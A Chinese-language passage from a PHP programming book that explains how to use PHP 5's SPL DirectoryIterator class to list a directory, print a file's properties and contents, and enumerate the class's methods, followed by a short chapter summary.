6.12　如何使用 PHP 5 中的标准 PHP 库操作文件

随着 PHP 5 的发布，我们开始能够使用 SPL（标准 PHP 库的缩写）的功能。SPL 是一个设计用于解决多种标准问题的类和接口库。您可能已经猜到了，读取目录和获取文件信息也是这些标准问题的一部分。

DirectoryIterator 类是 SPL 的一部分，该类是一种读取文件目录和获取文件信息的非常方便的方法。这些文件也可以写入。

另外，DirectoryIterator 类还包含一个 openFile 方法，它会为文件处理创建一个 SplFileObject 实例。尽管 SplFileObject 的使用不在这个解决方案计划包括的范围之内，但一定要仔细阅读 SPL 文档从而了解其更多内容。[18]

6.12.1　解决方案

在这个例子中，使用 DirectoryIterator 类遍历文件目录查找所有与 example.ini 文件相关的内容：

dirIterator.php （*摘录*）

```
<?php
try
{
  // handle the various files in the directory like an array
  foreach ( new DirectoryIterator('./') as $Item )
  {
    echo $Item."\n";
    // tell me about this one file
    if($Item->getFilename() == 'example.ini')
```

[18] http://www.php.net/~helly/php/ext/spl/

```
    {
        echo "\tProperties of example.ini\n";
        echo "\tFile name = "  . $Item->getFilename()  . "\n";
        echo "\tPath = "  . $Item->getPath()  . "\n";
        echo "\tPath name = "  . $Item->getPathname()  . "\n";
        echo "\tPermission = "  . $Item->getPerms()  . "\n";
        echo "\tInod = "  . $Item->getInode()  . "\n";
        echo "\tSize = "  . $Item->getSize()  . "\n";
        echo "\tOwner = "  . $Item->getOwner()  . "\n";
        echo "\tGroup = "  . $Item->getGroup()  . "\n";
        echo "\tAtime = "  . $Item->getATime()  . "\n";
        echo "\tMtime = "  . $Item->getMTime()  . "\n";
        echo "\tCTime = "  . $Item->getCTime()  . "\n";
        echo "\tType = "  . $Item->getType()  . "\n";
        echo "\tWritable = "  . $Item->isWritable()  . "\n";
        echo "\tReadable = "  . $Item->isReadable()  . "\n";
        echo "\tExecutable = "  . $Item->isExecutable() . "\n";
        echo "\tIs file = "  . $Item->isFile()  . "\n";
        echo "\tIs directory = "  . $Item->isDir()  . "\n";
        echo "\tIs link = "  . $Item->isLink()  . "\n";
        echo "\tIs dot = "  . $Item->isDot()  . "\n";
        echo "\tTo string = "  . $Item->__toString()  . "\n";
        echo '-------------------------------------------------'."\n";
        echo "\tFile contents = \n";
        readfile($Item->getPathName());
        echo '-------------------------------------------------'."\n";
    }
  }
  echo "\n\nAll the class methods\n";
  // give me all the methods available to the Directory Iterator
  foreach( get_class_methods('DirectoryIterator') as $methodName)
  {
    echo $methodName."\n";
  }
}
catch(Exception $e){
  // handle my exception
  echo 'No files Found!  Message returned: '.$e->getMessage()."\n";
}
?>
```

6.12.2 讨论

代码以一个用于处理目录操作中可能发生的异常的简单 try{…}catch{…}块开始。[19]

[19] 异常通常被认为是更好的处理错误的面向对象方法，并且被认为是我们前面看到的 if 块语句的首选。

下一步，在一个 foreach 循环中调用 DirectoryIterator 构造函数。DirectoryIterator 是迭代器设计模式的一个实现。[20]对于一个实现迭代器模式的类来说，它必须提供一种以顺序方式访问实例化对象元素的方法。DirectoryIterator 对象能够像数组和对象一样处理。因此将其放在 foreach 循环中，遍历提供给构造函数的路径中的多个文件。这类似于在前面“如何使用 PHP 检查目录”一节中所做的操作。

然后选择文件（example.ini），并使用文件对象的方法查看其所有属性，获得与前面“如何使用 PHP 检查目录”一节中相同的信息，但却没有使用任何 if 语句。

最后，我们希望能够访问 DirectoryIterator 对象的全部方法。在另一个 foreach 循环中使用了 get_class_methods 函数将这些方法显示出来。

如果你希望了解关于 DirectoryIterator 的更多内容，首先可以查看 SPL 文档和所有方法页面，[21]特别注意一下用户评论。也可以研究带有 UML（统一建模语言）的 SPL 文档，[22]这会使您有机会了解 SPL 中其他一些可用的内容。

6.13　小结

就像您所看到的，文件操作并不是太难！实际上，一旦知道了使用哪些手段和如何使用这些手段，它就相当简单了。PHP 以内置文件系统和流函数、PEAR 包以及 PHP 5 标准 PHP 库（SPL）的形式提供了大量文件相关工具。每种工具都使您的工作变得更轻松——只是别让您的老板知道它实际上是多么简单！

[20] 如果您还不了解设计模式，不用担心！Web 上有大量的信息，例如，Wikipedia：http://en.wikipedia.org/wiki/Iterator_pattern。PHP 手册也有一个关于迭代的入口页面：http://www.php.net/manual/en/language.oop5.iterations.php。

[21] http://www.php.net/spl/

[22] http://www.php.net/~helly/php/ext/spl/